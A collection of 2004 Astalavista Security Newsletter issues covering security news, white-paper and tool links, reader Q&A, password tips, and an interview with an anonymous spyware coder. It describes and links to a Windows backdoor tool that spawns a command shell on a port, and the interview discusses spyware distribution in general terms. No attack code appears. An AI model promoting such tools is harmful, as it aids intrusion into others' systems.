Direct your articles to dancho@astalavista.net and include a link to your article. Once we take a look
at it and decide whether is it qualified enough to be published, we will contact you within several days,
please be patient.

Thanks a lot all of you, our future contributors!

13. Astalavista.net Advanced Member Portal Promotion

- June offer Save 30% until 06/30/04 $69 - PREMIUM (Lifetime)

Astalavista.net is a world known and highly respected Security Portal offering
an enormous database of very well-sorted and categorized Information Security
resources, files, tools, white papers, e-books and many more. At your disposal
are also thousands of working proxies, wargames servers where all the members
try their skills and most importantly - the daily updates of the portal.

- Over 3.5 GByte of Security Related data, daily updates and always working
links.
- Access to thousands of anonymous proxies from all over the world, daily updates
- Security Forums Community where thousands of individuals are ready to share
their knowledge and answer your questions, replies are always received no matter
of the question asked.
- Several WarGames servers waiting to be hacked, information between those
interested in this activity is shared through the forums or via personal messages, a growing archive of white papers containing info on previous hacks of these servers is available as well.

http://www.Astalavista.net
The Advanced Security Member Portal

--- Thawte Crypto Challenge V ---

Crypto Challenge V Now Live!
Pit your wits against the code - be the first to crack it and win an Archos Cinema to Go.

Click here to grab the code and get started:
http://ad.doubleclick.net/clk;8130672;9115979;t

--- Thawte Crypto Challenge V ---

14. Final Words

Dear Subscribers,

Thanks for your interest in our Newsletter! We hope you've enjoyed Issue 7, and that we've provided you with an extensive
amount of well categorized security info on what has been going on during June, 2004.

Watch out for our upcoming HTML based Issue!

Editor - Dancho Danchev
dancho@astalavista.net

Proofreader - Yordanka Ilieva
danny@astalavista.net

|---|
|- Astalavista Group Security Newsletter -|
|- Issue 8 16 September 2004   -|
|- http://www.astalavista.com/   -|
- security@astalavista.net   -

- Table of contents -

01. Introduction

Dear Subscribers,

Issue 8 of Astalavista's Security Newsletter is out! In this issue you're going to read an overview of Managed Security
Solutions Providers, passwords' best practices, an interview with a spyware coder, and our new section - Readers' Feedback.

Enjoy your time!

Astalavista's Security Newsletter is mirrored at:

http://packetstormsecurity.org/groups/astalavista/

If you want to know more about Astalavista.com, visit the following URL:

http://astalavista.com/index.php?page=55

Previous Issues of Astalavista's Security Newsletter can be found at:

http://astalavista.com/index.php?section=newsletter

Editor - Dancho Danchev
dancho@astalavista.net

Proofreader - Yordanka Ilieva
danny@astalavista.net

02. Security News

The Security World is a complex one. Every day a new vulnerability is found,
new tools are released, new measures are made up and implemented etc. In such a sophisticated Scene we have decided to provide you with the most
striking and up-to-date Security News during the month, a centralized section that contains our personal comments on the issue discussed. Your comments and suggestions about this section are welcome at security@astalavista.net

[MICROSOFT FINALLY RELEASES ITS WINDOWS XP SERVICE PACK 2]

Microsoft Windows XP Service Pack 2 (SP2) provides new proactive security technologies for Windows XP to better defend against viruses, worms, and hackers. In
addition to a more robust security infrastructure, SP2 improves the security configuration
options of Windows XP and provides better security information to help users facing
security decisions. Further, Microsoft has released a long list of programs that are affected by
its new XP SP 2 patch, including some of its own.

More information can be found at:

http://support.microsoft.com/windowsxpsp2
http://go.microsoft.com/fwlink/?linkID=23354
http://msdn.microsoft.com/security/productinfo/xpsp2/default.aspx
http://searchsecurity.techtarget.com/originalContent/0,289142,sid14_gci998875,00.html
http://searchsecurity.techtarget.com/originalContent/0,289142,sid14_gci999218,00.html
http://www.newsfactor.com/story.xhtml?story_title=Microsoft_Lists_XP_SP__Problems&story_id=26344
http://support.microsoft.com/default.aspx?kbid=842242

Astalavista's comments:

The biggest vendors are put under enormous pressure to timely provide their latest patches and updates to the public,

but, as always, it's about meeting deadlines instead of providing the quality everyone's waiting for.

[FBI BUSTS ALLEGED DDOS MAFIA]

A Massachusetts businessman allegedly paid members of the computer underground to launch organized, crippling distributed denial of service (DDoS) attacks against three of his competitors, in what federal officials are calling the first criminal case to arise from a DDoS-for-hire scheme.

More information can be found at:

http://www.securityfocus.com/news/9411

Astalavista's comments:

Quite an interesting story given the FBI's speed of reaction on the issue. DDoS mafia indeed exists, it's just a matter of time that other cirles of the underground will act as a mafia organization. Right now, hundreds of sites are blackmailed or somehow affected by this rising threat. What to do about it? - Know your Enemy!

[SOUTH POLE "CYBERTERRORIST" HACK WASN'T THE FIRST]

That's the story behind an intrusion into the network at the National Science Foundation's Amundsen-Scott South Pole Station in May of last year, as it's been said by the FBI and the U.S Attorney General. But did it actually happen that way?

More information can be found at:

http://www.securityfocus.com/news/9356

Astalavista's comments:

In situations where critical and extremely vital systems are exposed to risk, thereby threating someone's life because of a computer, is nearly a public disaster - something the U.S doesn't need right now; that is why someone has always to take the blame => everyone's happy!

[U.S TACKLES EMERGENCY ALERT SYSTEM INSECURITY]

The U.S Emergency Alert System (EAS), which lets officials instantly interrupt radio and T.V broadcast to provide emergency information in a crisis, suffers security holes that leave it vulnerable to denial of service attacks; and it could even permit hackers to issue their own false regional alerts- federal regulators acknowledged this on Thursday.

More information can be found at:

http://www.securityfocus.com/news/9324

Astalavista's Comment:

Who wants to go "live"? Having an emergency message broadcasted, while real-life events like 9/11 are happening, will definitely create chaos for a certain, often critical period of time. Hopefully, someone will take care of the system's weak and outdated design soon.

[COMPANY AQUASITIONS IN THE SECURITY INDUSTRY]

Two interesting aquasitions took place this month. One of them is McAfee Inc's aquirement of Foundstone Inc.,at a cash price of $86 million. Also, Computer Associates International Inc. took over PestPatrol - a privately held provider of anti-spyware solutions.

More information can be found at:

http://www.securitynewsportal.com/cgi-bin/cgi-script/csNews/csNews.cgi?database=JanEE%2edb&command=viewone&id=38&op=t
http://www.securitynewsportal.com/cgi-bin/cgi-script/csNews/csNews.cgi?database=JanEE%2edb&command=viewone&id=37

Astalavista's comment:

This puts McAfee in a very good market position, bearing in mind the customers' base of Foundstone and their expertise and realibity as a vulnerability management company. As far as PestPatrol is concerned, they're indeed a market leader in the anti-spyware business, and it's not just me noticing that.

03. Astalavista Recommends

This section is unique with its idea and the information included within. Its purpose is to provide you with direct links to various white papers covering many aspects of Information Security. These white papers are defined as a "must read" for everyone interested in deepening his/her knowledge in the Security field.
The section will keep on growing with every new issue. Your comments and suggestions about the section are welcome at security@astalavista.net

" INFORMATION WARFARE IN 2025 "

2025 is a study designed to comply with a directive from the chief of staff of the Air Force to examine the concepts, capabilities, and technologies the United States will require to remain the dominant air and space force in the future.

http://www.astalavista.com/?section=dir&cmd=file&id=2725

" FORENSIC ACQUISITION UTILITIES "

This is a collection of utilities and libraries intended for forensic or forensic-related

investigative use in a modern Microsoft Windows environment.

http://astalavista.com/index.php?section=dir&cmd=file&id=2665

" HTML SOURCE BAR "

HTML Source Bar is an Internet Explorer 5 (or better) Explorer Bar that shows you the source contents
of the viewed HTML pages. The HTML source code can be viewed, as well any scripting code
(JavaScript, VBScript or any client-side script code) used. In addition, information about the images, applets
and links are displayed.

http://www.astalavista.com/?section=dir&cmd=file&id=2637

" ARE YOUR WEB APPLICATIONS VULNERABLE "

An overview of SQL Injections.

http://www.astalavista.com/index.php?section=dir&cmd=file&id=2603

" .TXT EXTENSIONS INSECURITY AND ANTI-VIRUS SCANNERS "

A bit of a rant about how Microsoft and Virus scanners fail to properly pay attention to .txt file
extensions and how they can be used by attackers to fall into the background.

http://www.astalavista.com/index.php?section=dir&cmd=file&id=2572

" HTML CODE INJECTION AND CROSS-SITE SCRIPTING "

As web-based applications have become more sophisticated, the types of vulnerabilities are capable
of exploiting has rapidly increased. A particular class of attacks commonly referred to as “code insertion” and
often “Cross-Site Scripting” has become increasingly popular.

http://www.astalavista.com/index.php?section=dir&cmd=file&id=983

04. Site of the month

Google Watch - site monitoring Google's activities, both corporate and BigBrother related ones

http://www.google-watch.org/

05. Tool of the month

Spybot - Search&Destroy

Spybot - Search&Destroy is a freeware anti-spyware/anti-adware application that has a large database of malicious
programs, hijackers etc. You're strongly recommended to use it, as it will definitely give you excellent results.

http://www.astalavista.com/?section=dir&act=dnd&id=2548

06. Paper of the month

Independent Technical Review of the Carnivore System

A document discussing and giving a detailed overview of Carnivore - FBI's surveillance system

http://www.astalavista.com/?section=dir&act=dnd&id=2428

07. Free Security Consultation

Have you ever had a Security related question but you weren't sure where to
direct it to? This is what the "Free Security Consultation" section was created for.
Due to the high number of Security-related e-mails we keep getting on a daily basis, we have decided to initiate a service, free of charge.
Whenever you have a Security related question,
you are advised to direct it to us, and within 48 hours you will receive a qualified
response from one of our Security experts. The questions we consider most interesting and useful will be published at
the section. Neither your e-mail, nor your name will be present anywhere.

Direct all of your Security questions to security@astalavista.net

Thanks a lot for your interest in this free security service, we are doing our best to respond
as soon as possible and provide you with an accurate answer to your questions.

Question: Hi guys! I've been a victim of a large number of spyware, and I believe it's because I'm a
constant user of IE. Anyway I was wondering what's the most secure solution to protect myself from spyware?

Answer: Question: There isn't a 100% solution to protecting from spyware, but the first thing you urgently
need to do is - change your browser, right away! The reason for this is that the majority,if not all of the
spyware circling around the net,are affecting the (in) security of Internet Explorer, and using it while browsing
around could have a huge impact on your computer. "Why is everyone using it then, you may ask? Just because it
comes with every Windows, just because people got used to using the browser and switching to another one is something
not everyone is looking for at the near future.

Here are some interesting articles you might want to take a look at:

http://www.securityfocus.com/columnists/249
http://www.astalavista.com/index.php?section=dir&cmd=file&id=1943

Question: Hello. I just wanted to ask, is the Internet monitored and if yes, to what extent? I'm a privacy conscious visitor of your site :)I hope I'll get a response back.

Answer: Locally, every country monitors it's Internet traffic to a certain extent, some even censor a vast majority of the web's content. Global monitoring is happening with systems like Echelon, but keep in mind that the public information that could be gathered for intelligence purposes is so huge that nowadays everyone could have his/her Echelon out there. Ask yourself the following question, is the government monitoring, are corporations, or private individuals doing it, as each of these refers to many more aspects of the question.

Some articles worth mentioning are:

http://www.astalavista.com/index.php?section=dir&cmd=file&id=2428
http://www.astalavista.com/index.php?section=dir&cmd=file&id=2126
http://www.astalavista.com/index.php?section=dir&cmd=file&id=2283
http://www.astalavista.com/index.php?section=dir&cmd=file&id=2284
http://www.astalavista.com/index.php?section=dir&act=search&term=Privacy

---
Question: Hi guys, amazing work at Astalavista.com. Here's my security related problem, hope you'll get back to me:
The network I maintain holds sensitive data like people's names, their cv's, projects(it's an educational institution) etc.
We've managed to secure the network itself, but I was wondering is encryption an option for us?

Answer: Encrypted partitions are, but if you're looking for efficiency, this might make some troubles. Make sure the staff is well educated on various sensitive data exposure threats, CorporatePGP or another company wide encryption solution should be taken into account as well.

08. Enterprise Security Issues

In today's world of high speed communications, of companies completely relying on the Internet for conducting business and increasing profitability, we have decided that there should be a special section for corporate security, where advanced and highly interesting topics will be discussed in order to provide that audience with what they are looking for - knowledge!

- Managed Security Solutions Providers - How Useful and Reliable? -

What is a Managed Security Solutions Provider?

Small and midium-size business are constantly put under high pressure in order to have their infrastructure secure, while on the other hand remain profitable. They either have to employ qualified security experts, building a secure network based on using various commercial and non-commercial software, or completely outsource. This article is intended

the bring insight on the MSSP topic.

What are the benefits?

Some of the benefits to be listed are:

- low-cost, but high-quality expertise -
the majority of MSSPs are equippped with well qualified and highly experienced staff, something that might cost you a lot of funds and efforts

- low infrastructure and products cost -
professional MSSPs will assist you in building your secure infrastructure in a way you could have a better overview of where your security dollars are invested into. Purchasing certain products might come with a discount, although the majority use in-house technologies and tools.

- independence -
MSSPs tend to be product independent given the fact that they employ mostly in-house technologies and methods, although it some cases they would advise on choosing an ultimately necessary product, based on their experiences with it.

- performance -
these companies have 24/7 monitoring capabilities, all dedicated to protecting your company from a possible intrusion, in case of such one, an immediate reaction would be the most critical action, and they'll be there to react.

What are possible Managed Security Solutions?

- managed firewalls -
managed configuration and updates of your firewalls

- managed intrusion detection systems(IDSs) -
managed intrustion detection configuration

- managed virtual private networks(VPNs) -
managed VPN configuration

- monitoring -
24/7 monitoring of all the security events occuring at your company

- incident handling -
better than anyone else, MSSPs will react immediately to a security breach

- anti-malware protection -
managed protection from malicious software(viruses, trojans, worms etc.)

- data archiving -
managed backups and data restoration

- vulnerability assesment and penetration testing -
regular tests of your organization ensure its that critical assets are well protected; from the latest security trends, MSSPs are an unseperable part of today's security world

09. Home Users' Security Issues

Due to the high number of e-mails we keep getting from novice users, we have
decided that it would be a very good idea to provide them with their very special section, discussing various aspects of Information Security in an easily understandable way, while, on the other hand, improve their current level of knowledge.
If you have questions or recommendations for the section, direct them to security@astalavista.net Enjoy your time!

- Passwords - The first line of defense -

Soon to be replaced by smart cards and other sort of biometric security measures, passwords still remain the first line of
defense and authentication of a service/individual. This article seeks to provide you with various tips on how to safeguard
your accounting data, and list the most common security scenarious.

Tips for choosing a secure password

1. Although most of the systems nowadays will not allow you to do so, make sure your password ISN'T the following:

- your first, last name
- your login name itself
- just a combination of numbers you've picked up
- less than 8 characters long
- a dictionary word

2. On the other hand make sure your passwords consists of the following:

- letters, combination of small and capital one, some numbers and a special character like !@#$%^&*()_+ etc.
- make sure they're random, don't use passwords like aaa444bbb making it more than 8 chacacters - long, but using a weak
technique

3. Tips for remembering passwords

- simply, accosiate, each letter could stand for something, a sample song name like "Fire" and the use of numbers and
characters will create a secure, and easy to memorize password like Fi624RE$@ where the first and the last part consist of
"Fi" and "RE"

4. Tips for keeping your accounting data as secret as possible

The majority of people blindly rely on various methods for keeping their sensitive data, while expositing it to anyone
with little logical and of course abusive mode of thinking.

- do not share your accounting data with anyone, even company representatives or your relatives, the way you treat passwords might not be the way someone else does it
- make sure nobody is watching while typing your accounting data
- never have the same passwords on more than one service/computer

10. Meet the Security Scene

In this section you are going to meet famous people, security experts and all personalities who in some way contribute to the growth of the community.
We hope that you will enjoy these interviews and that you will learn a great deal of
useful information through this section. We got another interesting request for an interview,
this time from a spyware coder, probably, if you see this guy on the street you're gonna kill
him right away, but the purpose of this interview is to reveal some more info about the vendors
and the people behind the threat. The interview was conducted via anonymous form, like the
way the coder requested.

Your comments are welcome at security@astalavista.net

Interview with an anonymous spyware coder

Astalavista: Hi, any chance we could possibly identify you with some name for the purpose of this chat?

Anonymoys spyware coder: Darek would do fine.

Astalavista: Ok, Darek, would you please tell us something more about the area you're currently working in, how did you
start, why did you start and what's your personal opinion on what you're doing right now?

Darek: I code spyware for a new "vendor"- I've been doing this for the past year and a half; how did I start? Mostly,
with contacts and knowing who's who in what I'm working right now. As far as my opinion about what I do, I do
it for the financial gains and power to a certain extend.

Astalavista: Don't you think there're better ways to achieve financial gains, or are the majority of people like you just
coding spyware for fast money? My point is, do you realize the impact of what you're doing on the entire world, the
majority of people I know would literally kill you if they knew you code spyware?

Darek: No at the moment, it's the same issue like the malware coders- achieve financial gains, get more power. I realize
that what I do pisses off a lot of people, but there's always someone else who can do it; so if I stop, I wouldn't
change anything and with this interview I want to stress out some more info on the while problem, from the pont ov view of
a person involved in it.

Astalavista: What is the current situation in the spyware scene?

Darek: More and more companies, the majority legal,start noticing this gray area of the Internet right now,
and mainly the benefits. It doesn't take a genious to understand what kind and amount of information could be gathered by
creating a spyware infected network, with advanced monitoring capabilities, and technology for auto updates. Huge

control.

Astalavista: Are there any "spyware wars" between different "vendors"?

Darek: I'm aware of a couple; basically, the average visitor's computer is infected not with one, but with many, and sometimes this pisses off some vendors. Have you heard of a spyware trying to remove other spyware in order to gain competitive intelligence? Watch out, cause I've seen it happening, mostly in the most sophisticated variants.

Astalavista: What are the most common distribution methods of spyware, or how do vendors spread the code?

Darek: You might be surprised but it's the auto-updating technique of most of the spyware these days - once they get a huge number of people, they make sure they stay loyal. File sharing networks, cracks and adult related web sites, anything that comes to your mind and generates a lot of traffic,is mostly users "playing with the fire".

Astalavista: What do you think is going to happen in the next two years to protect the world from this threat?

Darek: A couple of organizations will police around and make sure networks are well protected from the majority of spyware, it just needs some more time. Uncle Sam is the one who is going to take action first, and by action I don't mean real law enforcement, which would limit the spread of popular spyware around. Spyware will become a threat like viruses and worms are.Indeed, people have started comparing it with these in terms of severity.

Astalavista: And what do you think is going to happen on the spyware front?

Darek: Vendors will compete, wars will be waged - not directly through the spyware networks, but through "external sources; we've seen DDoS mafia actions recently.

Astalavista: Thanks for bringing insight on the subject, and watch out, you might be jobless in the next couple of months :)

Darek: You're welcome, keep up the good work, and thanks for keeping a spyware free web site like Astalavista.com is, this is from a (freelance) spyware coder :)

11. Security Sites Review

The idea of this section is to provide you with reviews of various highly interesting and useful security related web sites. Before we recommend a site, we make sure that it provides its visitors with quality and a unique content.

http://securitystats.com/

Securitystats.com was created out of a perceived need for a central repository of interesting computer

security statistics, which could be used in research materials as well as corporate security
expenditure documentation

http://forensics.nl/

Forensics.nl is an independent website contains links to Computer Forensics whitepapers,
articles, presentations, Tools, Products, Mailinglists, Howto's, and more.

http://www.wireless-bern.ch/

Wireless-bern.ch is a site dedicated to various wardriving and wireless security issues.

http://www.yourwindow.to/information-security/

Information Security Glossary is a site providing its visitors with detailed explanations on various IT/Network/Security
aspects.

http://www.cellphonehacks.com/

Cellphonehacks.com is a forum site where various discussions on phone modifications take place

ftp://ftp.ox.ac.uk/pub/wordlists/

The Super Wordlists Archive has one of the most extensive databases of wordlists ever.

12. Astalavista needs YOU!

We are looking for authors that would be interested in writing security related
articles for our newsletter, for people's ideas that we will turn into reality with their help and for anyone who
thinks he/she could contribute to Astalavista in any way. Below we have summarized various issues that might
concern you.

- Write for Astalavista -

What topics can I write about?

You are encouraged to write on anything related to Security:

General Security
Security Basics
Windows Security
Linux Security
IDS (Intrusion Detection Systems)
Malicious Code
Enterprise Security
Penetration Testing
Wireless Security
Secure programming

What do I get?

Astalavista.com gets more than 200 000 unique visits every day, our Newsletter has more than
22,000 subscribers, so you can imagine what the exposure of your article and you will be, impressive, isn't it!
We will make your work and you popular among the community!

What are the rules?

Your article has to be UNIQUE and written especially for Astalavista, we are not interested in
republishing articles that have already been distributed somewhere else.

Where can I see a sample of a contributed article?

http://www.astalavista.com/media/files/malware.txt

Where and how should I send my article?

Direct your articles to dancho@astalavista.net and include a link to your article. Once we take a look
at it and decide whether is it qualified enough to be published, we will contact you within several days,
please be patient.

Thanks a lot all of you, our future contributors!

13. Astalavista.net Advanced Member Portal Promotion

Astalavista.net is a world known and highly respected Security Portal offering
an enormous database of very well-sorted and categorized Information Security
resources, files, tools, white papers, e-books and many more. At your disposal
are also thousands of working proxies, wargames servers where all the members
try their skills and most importantly - the daily updates of the portal.

- Over 3.5 GByte of Security Related data, daily updates and always working
links.
- Access to thousands of anonymous proxies from all over the world, daily updates
- Security Forums Community where thousands of individuals are ready to share
their knowledge and answer your questions, replies are always received no matter
of the question asked.
- Several WarGames servers waiting to be hacked, information between those
interested in this activity is shared through the forums or via personal messages, a growing archive of white papers containing info on previous hacks of these servers is available as well.

http://www.astalavista.net/
The Advanced Security Member Portal

14. Readers' Feedback

This is a new section at our Newsletter, mainly created to answer some of the most common or interesting
questions we keep receiving every day. Neither your e-mails, nor your full names will be exposed. We respect your privacy!

Your feedback about Astalavista Security Newsletter is appreciated at security@astalavista.net

Alex [@hotmail.com]

" Hi folks at Astalavista!! I'm a computer science student in the U.S, and I just wanted to congratulate you
on your great work, both at the site, and at your Security Newsletter. Given the fact that a large number of my
IT colleagues visit your site daily, and my lecturers recommend subscribing at your Newsletter, I would like to ask you, how
did you manage to achieve all of this? Basically, you're one of the most recommended and well known security, and cracks of
course, web site in the world? Do you also make money out of it? :)"

-> Hi Alex! Thanks for your mail, it's great to know that the Newsletter is recommended by computer science lecturers.
How did we achieve all of it? Let's just say that the most important issue is to believe in what you're doing, who you are,
and what you have to offer. We've been practically doing this for the past several years, we've established
a relation with our visitors that is based on trust and expectations of good content quality; this is why we keep getting
more and more popular even in countries that have strong censorship on the Internet. Certain countries are known to have
blocked our web site, although users always find a way to bypass this. As far as money making is concerned, Astalavista.com
is entirely free and doesn't even require a user registration. We try to limit the number of ads and whenever there're
some, they're strictly related to security or IT in general. Astalavista.net is what we're trying to promote through the
site, which is the Astalavista Security Community.

Mitchell [@planet.nl]

"Hi people, thanks for your nice site, I've been visiting it since 1999, and it's one of my favourites. I must say I've
found some of the best documents and tools related to security at your site, which is something I really appreciate as I'm
responsible for the security of several networks in Holland. My concern, and something I've always been thinking about is,
to what extend do you have problems with law enforcement agencies trying to catch the latest worm writer, cracks programmer
or let's just say, someone from the underground? My point is that I'm sure that you ,guys, are aware of who's who in the
underground, and basically you know who's behind every illegal page out there?

-> You don't have problems with law enforcement agencies unless you're doing something wrong, isn't it? And we aren't doing
anything wrong! We don't know who's behind the latest worm or who relesed the latest cracks out there, because we're not

into coding worms or hosting cracks, not at all. If you spend some time and do little research, you would be able to find
out by yourself who's behind certain sites; and then in most of the cases they aren't doing anything wrong, because hosting
certain materials might be illegal in some, but legal in other countries around the world.

Rayn [@yahoo.com]

" Dear Astalavista, you have all my respect for what you've guys been doing during all these years. In my opinion, you're
one of the few sites left that are worth visiting on a daily basis! I'm sure a lot of people are asking the same question, and
probably you're going to ignore mine as well, but I'll at least fire it away: how can people join your group and participate
at the site? "

-> Rayn, nice words, we appreciate them! Yes, a lot of people from all over the world keep on asking how they can join
Astalavista, without even proposing or making some sort of contributions, which is not the way a question like this has to
be added. A lot of people think they'll gain financial profits out of working for Astalavista, which is what we hate.
Basically, we're not recrewing, but if we come across people who are worth recrewting and they have great contribution ideas instead of financial gain ones, we'll might have a talk with them.

15. Final Words

Dear Subscribers,

We're sure that you've enjoyed the security knowledge we've provided you with and
would be more than happy to receive your feedback about Issue 8. Issue 9 is on its way, we are again working on a couple of
new sections, and there will also be two contests at Astalavista.com in September, so keep visiting and spreading the word!

Editor - Dancho Danchev
dancho@astalavista.net

Proofreader - Yordanka Ilieva
danny@astalavista.net

|---|
|- Astalavista Group Security Newsletter -|
|- Issue 9 01 October 2004   -|
|- http://www.astalavista.com   -|
- security@astalavista.net   -

- Table of contents -

01. Introduction

Dear Subscribers,

Issue 9 of Astalavista's Security Newsletter is out! In this issue you're going to
read a small overview of Web Filtering, learn more about how to use Google's advanced
searching options, and you will be able to enjoy an interview with a security
researcher. You will also have the chance to participate in Astalavista's Feedback

Contest and win an Astalavista.net membership.

Enjoy your time!

Astalavista's Security Newsletter is mirrored at:

http://packetstormsecurity.org/groups/astalavista/

If you want to know more about Astalavista.com, visit the following URL:

http://astalavista.com/index.php?page=55

Previous Issues of Astalavista's Security Newsletter can be found at:

http://astalavista.com/index.php?section=newsletter

Editor - Dancho Danchev
dancho@astalavista.net

Proofreader - Yordanka Ilieva
danny@astalavista.net

02. Security News

The Security World is a complex one. Every day a new vulnerability is found,
new tools are released, new measures are made up and implemented etc. In such a sophisticated Scene we have decided to provide you with the most
striking and up-to-date Security News during the month, a centralized section that contains our personal comments on the issue discussed. Your comments and suggestions about this section are welcome at security@astalavista.net

[IMAGE VIRUS SPREADS VIA CHAT]

A virus that exploits the recently discovered JPEG vulnerability has been discovered
spreading over America Online's instant-messaging program.

More information can be found at:

http://news.zdnet.com/2100-1009_22-5390463.html
http://www.techworld.com/opsys/news/index.cfm?NewsID=2236
http://www.webpronews.com/it/security/wpn-23-20040930WindowsJPEGVulnerabilityProtection.html
http://www.us-cert.gov/cas/techalerts/TA04-260A.html
http://www.internetweek.com/allStories/showArticle.jhtml?articleID=48800179
http://www.microsoft.com/technet/security/bulletin/MS04-028.mspx

Astalavista's comments:

In a time when users are still unaware of the current worms' spreading techniques,
the worst case malware scenario, namely a real JPEG vulnerability, is in the wild,
which against opens the gap between Microsoft providing updates and end users lack
of awareness on the topic.

[U.N WARNS OF NUCLEAR CYBER ATTACK RISK]

The United Nations' nuclear watchdog agency warned Friday of growing concern about
cyber attacks against nuclear facilities.

More information can be found at:

http://securityfocus.com/news/9592

Astalavista's comment:

We have previously seen such attempts, and such a scenario should be well taken care
of, considering the obvious interest:

http://www.google.com/search?hl=en&lr=&ie=UTF-8&q=nuclear%2Bhacker%2Bsecurity

[SASSER AUTHOR GETS ITSECURITY JOB]

Sven Jaschan,a self-confessed creator of the destructive NetSky and Sasser worms,
has been hired by the German security company Securepoint. He's been offered
work as a trainee software developer working on security products, such as firewalls,
even though he may go to prison for creating one of the most destructive computer
viruses to date. Jaschan was charged this month with computer sabotage. No trial
date has been set.

More information can be found at:

http://www.theregister.co.uk/2004/09/20/sasser_kiddo_offered_job/

Astalavista's comment:

Unbelieavable.On one hand we see Microsoft and the law enforcement agencies trying
to get those authors scared with huge rewards and prosecutions, while on the other
hand, we see local companies "admiring" the "know-how" of malware creators with the
idea to build better products. Who else sees the big picture here?

[FEDS INVITE COMMENTS ON INTERNET WIRETAPS]

The Federal Communications Commission (FCC) on Thursday launched a public comment
period on its plan to compel Internet broadband and VoIP providers to open
their networks up to easy surveillance by law enforcement agencies.

More information can be found at:

http://securityfocus.com/news/9582

Astalavista's comment:

It's time to see if an E-nation is as privacy-conscious as it should be.

http://gullfoss2.fcc.gov/cgi-bin/websql/prod/ecfs/upload_v2.hts?ws_mode=proc_name&proc_id=04-295

[PHISHING TAB TO REACH $500 MILLION]

A new study weighs in with estimates as to how much online fraud, or phishing, is
costing consumers.Seventy-six percent of consumers are experiencing an increase in spoofing
and phishing incidents, researchers found, and 35 percent said they receive fake e-mails at least
once a week.

More information can be found at:

http://www.cio-today.com/story.xhtml?story_title=Phishing_Tab_To_Reach_____Million&story_id=27279

Astalavista's comment:

Recently, we've seen an enormous activity on the phishing scene given the fact that
a large number of companies had the chance to build trust-based relations with their online customers, not
secured ones.

03. Astalavista Recommends

This section is unique with its idea and the information included within. Its
purpose is to provide you with direct links to various white papers covering
many aspects of Information Security. These white papers are defined as a "must
read" for everyone interested in deepening his/her knowledge in the Security field.
The section will keep on growing with every new issue. Your comments and suggestions
about the section are welcome at security@astalavista.net

" TX - THE SMALLEST VC++ CODED UNIVERSAL WINDOWS BACKDOOR "

The Smallest VC++ Coded Universal Windows Backdoor for all versions of Windows

NT/2K/XP/2003 with any service pack.B- ut not for Windows 98/ME! since Microsoft stopped the sup- port for
them, I can't code for an unsupport Operating sy- stem. A Tini, Small, Petite app that listens on a
fixed port and creates a command shell when it receives a conne- ction. Default port of listening
is : 8080

http://www.astalavista.com/?section=dir&cmd=file&id=2872

" FWKNOP - FIREWALL KNOCK OPERATOR "

fwknop implements network access controls (via iptables) based on a flexible port
knocking mini-language, but with a twist; it combines port knocking and passive operating
system fingerprinting to make it possible to do things like only allow, say, Linux-2.4/2.6 systems to
connect to your SSH daemon.

http://www.astalavista.com/?section=dir&cmd=file&id=2879

" STRIKE OUT "

A beta version of the tool to automatically detect and index change tracking
information in a collection of Word documents published on a website (or stored on a disk, mounted
via SMB/NFS, etc) is now available. This tool, written and used by Michal Zalewski, allowed him to
recover very interesting information off the Word file given out by Microsoft, as can be seen at:
http://lcamtuf.coredump.cx/strikeout/

http://www.astalavista.com/?section=dir&cmd=file&id=2836

" NETWORK WIRETAPPING AND THE GOVERNMENT'S ROLE "

The Internet is becoming a commonplace technology that everyone relies upon.
Consequently, we must also look at the policy concerns that the new medium thrusts upon us. This document
addresses the legal issues surrounding digital wiretaps. It is targeted at a computer-literateaudience. I briefly
explain the technical issues involved and explore their ramifications focusing on the role the government has played.

http://www.astalavista.com/?section=dir&cmd=file&id=2830

" MAIL NON-DELIVERY NOTICE ATTACKS "

Analysis of e-mail non-delivery receipt handling by live Internet bound e-mail
servers has revealed a common implementation fault that could form the basis of a new range of
DoS attacks. Our research in the field of email delivery revealed that mail servers may respond
to mail delivery failure with as many non-delivery reports as there are undeliverable Cc:
and Bcc: addresses contained in the original e-mail.

http://www.astalavista.com/?section=dir&cmd=file&id=2884

04. Site of the month

Thawte Crypto Challenge - Crypto Vl - Be the first to crack the code and win!

http://ad.doubleclick.net/clk;10740215;10262135;j

05. Tool of the month

Spybot - Search&Destroy

Spybot - Search&Destroy is a freeware anti-spyware/anti-adware application that has
a large database of malicious
programs, hijackers etc. You're strongly recommended to use it, as it will
definitely give you excellent results.

http://www.astalavista.com/?section=dir&act=dnd&id=2548

06. Paper of the month

The Phishing Guide - Understanding and Preventing Phishing Attacks

A document discussing and giving a detailed overview of various phishing attacks,
intended both for corporate and home readers.

http://www.astalavista.com/?section=dir&act=dnd&id=2886

07. Free Security Consultation

Have you ever had a Security related question but you weren't sure where to
direct it to? This is what the "Free Security Consultation" section was created for.
Due to the high number of Security-related e-mails we keep getting on a daily basis, we have decided to initiate a service, free of charge. Whenever you
have a Security related question, you are advised to direct it to us, and within 48 hours
you will receive a qualified response from one of our Security experts. The questions we consider most interesting and useful will be published at
the section. Neither your e-mail, nor your name will be present anywhere.

Direct all of your Security questions to security@astalavista.net

Thanks a lot for your interest in this free security service, we are doing our best
to respond as soon as possible and provide you with an accurate answer to your questions.

Question: Hi there, thanks for the service! Our university has recently discovered
that a large number of our desktop computers are infected with spyware. Since we
don't have a centralized methodology to deal with the issue, we require users to run Ad Aware and various other applications ;also we try to block certain
sites at the server level. Any recommendations on how to deal with the issue will be appreciated?

Answer: Users are not to be trusted when it comes to regularly updating software.
What you should have in place is more filtering at the server level in terms of
hosts known to be affiliated with spyware vendors, as well as apply general
protection practices for their browsers, which ,I'm almost 100% sure, are Internet
Explorer ones, which pretty much makes all other efforts pointless. If I were you,
I would undertake an initiative to educate users on how insecure IE is when it comes to
spyware, and even debate on enforcing the use of another more secure browser,
anything else besides IE.

Question: I have recently purchased "vendor's software" to protect against spyware,
it's considered to be one of the best among what I've read on major security sites. In the
end I got infected with something that bypasses my firewall and my anti-spyware software,
can I rely on anything at all?

Answer: No software can guarantee you 100% protection. Just think for a while how
you might be getting infected, so that you wouldn't do it again. The majority of visitors
get infected through visiting untrusted, cracks or porn related web sites, or even by following
"hot" links offering "hot and free" stuff for their visitors. If it wasn't the software you're
using now, you would be probably infected with many more pests.

Question: Like almost everyone I'm a Windows user, how come Windows is so insecure,
it's software buggy and the whole world is still using it? Yes, it's dominating, but I
really don't like the thought of having to learn how to work with Linux to stay secure.

Answer: Each OS has its advantages and dissanvantages, so Linux wouln't save you

from getting hacked - things don't work on the basis of the OS although the OS itself
is an important issue when building with security in mind. Microsoft are put under
